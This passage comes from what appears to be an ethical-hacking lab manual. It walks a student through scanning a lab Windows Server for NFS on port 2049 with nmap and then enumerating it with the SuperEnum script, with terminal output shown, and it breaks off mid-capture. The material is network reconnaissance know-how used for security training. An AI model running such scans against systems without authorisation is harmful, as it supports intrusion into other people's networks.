
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
[root@parrot]~$ #
```


16. Type **cd SuperEnum** and press **Enter** to navigate to the **SuperEnum** folder.
17. Type **echo "10.10.1.19" >> Target.txt** and press **Enter** to create a file having a target machine's IP address (**10.10.1.19**).

Note: You may enter multiple IP addresses in the **Target.txt** file. However, in this task, we are targeting only one machine, the **Windows Server 2019 (10.10.1.19)**.

18. Type **./superenum** and press **Enter**. Under **Enter IP List filename with path**, type **Target.txt**, and press **Enter**.

Note: If you get an error running the **./superenum** script, type **chmod +x superenum** and press **Enter**, then repeat **Step 18**.




```
[attacker@parrot]-[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
└─# nmap -p 2049 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-28 01:32 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00039s latency).

PORT      STATE SERVICE
2049/tcp  open  nfs
MAC Address: 02:15:5D:15:97:80 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
[root@parrot]-[/home/attacker]
└─# cd SuperEnum
[root@parrot]-[/home/attacker/SuperEnum]
└─# echo "10.10.1.19" >> Target.txt
[root@parrot]-[/home/attacker/SuperEnum]
└─# ./superenum
Enter IP List filename with path
Target.txt
```


19. The script starts scanning the target IP address for open NFS and other.

Note: The scan will take approximately 15-20 mins to complete.




```
./superenum - Parrot Terminal
File Edit View Search Terminal Help
